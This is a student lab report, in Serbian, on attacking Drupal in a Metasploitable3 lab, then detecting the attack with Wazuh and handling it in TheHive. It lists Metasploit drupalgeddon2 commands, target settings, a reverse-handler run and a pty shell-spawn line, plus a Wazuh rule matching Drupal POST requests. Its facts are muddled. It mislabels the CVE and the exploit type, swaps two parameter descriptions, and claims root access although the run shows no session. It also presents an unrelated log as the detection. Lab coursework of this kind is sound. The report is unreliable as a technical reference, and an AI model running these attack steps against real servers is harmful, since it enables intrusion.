

# Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta: Anastasija Savić i Katarina Vučić

Datum: 30.11.2024.

---

## Pregled Ranljivosti

### 1.1 Informacije o ranljivosti

ID ranljivosti (CVE): CVE 2014-3704

Pogođen servis: Drupal Core (verzije 7.x do 7.32)

CVSS ocena: 7.5 (visoko)

Opis ranljivosti: Ranjivost se odnosi na *SQL Injection* u Drupalovom jezgru verzije 7.x do 7.32. Problem se javlja zbog neodgovarajuće konstrukcije primenjenih upita u funkciji *expandArguments* u API-ju za rad sa bazom podataka. Napadač može da iskoristi ovu ranjivost koristeći specijalne zahteve i na taj način da omogući direktan upis bazi podataka. Ovo može da dovede do pristupa ili manipulacije podacima bez adekvatnih privilegija.

### 1.2 Opis eksploita

Izvor eksploita:

[https://www.rapid7.com/db/modules/exploit/unix/webapp/drupal\\_drupalgeddon2/](https://www.rapid7.com/db/modules/exploit/unix/webapp/drupal_drupalgeddon2/)

### Metod eksploatacije:

Eksploatacija se zasniva na tome što Drupal ranjiva verzija neadekvatno validira korisničke unose u HTTP zahtevima, omogućavajući napadaču da izvrši proizvoljni kod na serveru. Nakon eksploatacije, napadač dobija mogućnost daljinskog izvršavanja komandi preko *reverse shell-a*, *bind shell-a* ili direktnog izvršavanja komandi na serveru.

---

## Proces Eksploatacije

### 2.1 Podešavanje eksploita

#### Ranjiv cilj:

Ciljna mašina koristi ranjivu verziju Drupal-a, koja omogućava eksploataciju *SQL Injection* ranjivosti poznate kao *Drupalgeddon2*.

Verzija servisa: Drupal Core 7.x do 7.32

Port: 80

#### Alati za eksploataciju:

Korišćen je Metasploit alat za detekciju i eksploataciju ranjivosti.

### 2.2 Koraci eksploatacije

Kao i za prethodni exploit, na samom početku koristimo komandu **msfconsole**.

Na *Slici 1* ispod vidimo komandu **search drupal** koja pretražuje dostupne eksploite za drupal ranjivost. Kasnije, koristeći **use** komandu, biramo koji ćemo exploit koristiti.

```
msf6 > search drupal

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
--  ---                                     -
0  exploit/unix/webapp/drupal_coder_exec    2016-07-13      excellent Yes     Drupal CODER
Module Remote Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28      excellent Yes     Drupal Drupa
lgeddon 2 Forms API Property Injection
2  \ target: Automatic (PHP In-Memory)      .               .        .        .
3  \ target: Automatic (PHP Dropper)         .               .        .        .
4  \ target: Automatic (Unix In-Memory)      .               .        .        .
5  \ target: Automatic (Linux Dropper)       .               .        .        .
6  \ target: Drupal 7.x (PHP In-Memory)      .               .        .        .
7  \ target: Drupal 7.x (PHP Dropper)        .               .        .        .
8  \ target: Drupal 7.x (Unix In-Memory)     .               .        .        .
9  \ target: Drupal 7.x (Linux Dropper)      .               .        .        .
10 \ target: Drupal 8.x (PHP In-Memory)      .               .        .        .
11 \ target: Drupal 8.x (PHP Dropper)        .               .        .        .
12 \ target: Drupal 8.x (Unix In-Memory)     .               .        .        .
13 \ target: Drupal 8.x (Linux Dropper)      .               .        .        .
14 \ AKA: SA-CORE-2018-002                  .               .        .        .
```

Slika 1

Nakon toga potrebno je i podesiti parametre

1. adresa mete (>set TARGETURI /drupal/)
2. putanja na kojoj se nalazi drupal aplikacija (>set RHOSTS <ip-virtualne-mašine>)

## 2.3 Rezultat eksploatacije

Prikažite rezultate eksploatacije:

Slika 2 prikazuje rezultat eksploatacije, koristeći komandu **run**.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
```

Slika 2

Nakon uspešno izvršenog exploita moguće je pristupiti root korisniku i na taj način dobiti kompletan pristup **bash shell-u** pomoću komande **python -c 'import pty; pty.spawn("/bin/bash")'** (Slika 3).

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > python -c 'import pty; pty.spawn("/bin/bash")'
[*] exec: python -c 'import pty; pty.spawn("/bin/bash")'

root@metasploitable3-ub1404:~#
```

Slika 3

## Detekcija Korišćenjem Wazuh SIEM-a

### 3.1 Wazuh SIEM pravila

Pravila korišćena za detekciju:

```
<group name="drupal">
  <rule id="100002" level="10">
    <decoded_as>drupal_decoder</decoded_as>
    <match>POST /drupal/?q=.*</match>
    <description>Detected drupal attack</description>
    <group>web,drupal,attack</group>
  </rule>
</group>
```

ID pravila: 100002

Opis: Pravilo je dizajnirano da detektuje moguće pokušaje daljinskog izvršavanja koda, tako što se pregledaju HTTP POST zahtevi koji sadrže parametar q u URL-u. Ako se pronađe poklapanje, biće generisano upozorenje sa nivoom 10.

### 3.2 Konfiguracija SIEM-a

**Podešavanje Wazuh agenta:**

Agent se nalazi na istoj mašini kao i metasploitable3. Ta mašina je Ubuntu 14. U terminalu run-nujemo komande koje dobijemo nakon što deploy-ujemo agenta sa Wazuh servera. Komande su prilagođene mašini na kojoj će biti agent, ip adresi i nazivu manager-a. Nakon toga samo startujemo wazuh agenta - komanda ***sudo service wazuh-agent start***. Takođe, možemo koristiti komande ***sudo service wazuh-agent restart*** i ***sudo service wazuh-agent stop*** za ponovno pokretanje i zaustavljanje wazuh agenta.

**Prikupljanje logova:**

Pokušaji eksploatacije se mogu vidjeti na *Slici 4*. Logovi nam prikazuju informacije o pokušaju eksploatacije (koja eksploatacija je u pitanju, kada je pokušaj izveden, sa kog agenta i mašine itd. (pogledati *Sliku 4*).

Praćeni logovi su */var/log/apache2/error.log* i */var/log/apache2/access.log*

### 3.3 Proces detekcije

Opišite proces detekcije:

Screenshot-ovi se nalaze ispod (*Slike 4* i *5*).

---

Incident Response sa The Hive-om

4.1 Podešavanje integracije

Opis integracije:

Wazuh i TheHive su povezani prateći tutorijal sa linka

<https://wazuh.com/blog/using-wazuh-and-thehive-for-threat-protection-and-incident-response/>

Integracija pravila:

Nakon kreiranog alerta u Wazuh-u, pojavio se alert unutar TheHive-a. Na slikama ispod (*Slika 4*, *Slika 5*, *Slika 6*) nalaze se screenshot-ovi Wazuh i TheHive alata unutar alert sekcija.

wazuh.

Modules


Security events

<

Slika 4

▼	Nov 24, 2024 @ 19:22:13.471	000	wazuh-vm		Suspicious Drupal POST request with possible command injection	12	111133
Table JSON Rule							
@timestamp		2024-11-24T18:22:13.471Z					
_id		0XppX5MBWA-siWVB9Cw3Q					
agent.id		000					
agent.name		wazuh-vm					
full_log		2024-11-24T18:22:12.107499+00:00 wazuh-vm opensearch-dashboards[786]: {"type":"response", "@timestamp":"2024-11-24T18:22:12Z", "tags": [], "pid":786, "method":"get", "statusCode":200, "req":{"url":"/node_modules/@osd/ui-framework/dist/kul_light.css", "method":"get", "headers":{"host":"spasic.co.rs:8443", "connection":"keep-alive", "sec-ch-ua-platform":"Windows", "user-agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36", "sec-ch-ua":"Google Chrome", "v":"131", "l":"Chromium"}, "v":"131", "l":"Not-A Brand", "v":"24", "sec-ch-ua-mobile":"?0", "accept":"text/css,*/*;q=0.1", "sec-fetch-site":"same-origin", "sec-fetch-mode":"no-cors", "sec-fetch-dest":"style", "referrer":"https://spasic.co.rs:8443/app/wazuh", "accept-encoding":"gzip, deflate, br, zstd", "accept-language":"sr-RS,sr;q=0.9,en-US;q=0.8,en;q=0.7,de-DE;q=0.6,de;q=0.5,hr;q=0.4"}, "remoteAddress":"93.87.60.180", "userAgent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36", "referrer":"https://spasic.co.rs:8443/app/wazuh"}, "res":{"statusCode":200, "responseTime":21, "contentLength":9, "message":"GET /node_modules/@osd/ui-framework/dist/kul_light.css 200 21ms - 9.0B"}}					
id		1732472533.760548					
input.type		log					
location		/var/log/syslog					
manager.name		wazuh-vm					
predecoder.program_name		opensearch-dashboards					

Slika 5




Slika 6

## 4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:

- Slika 7



Slika 7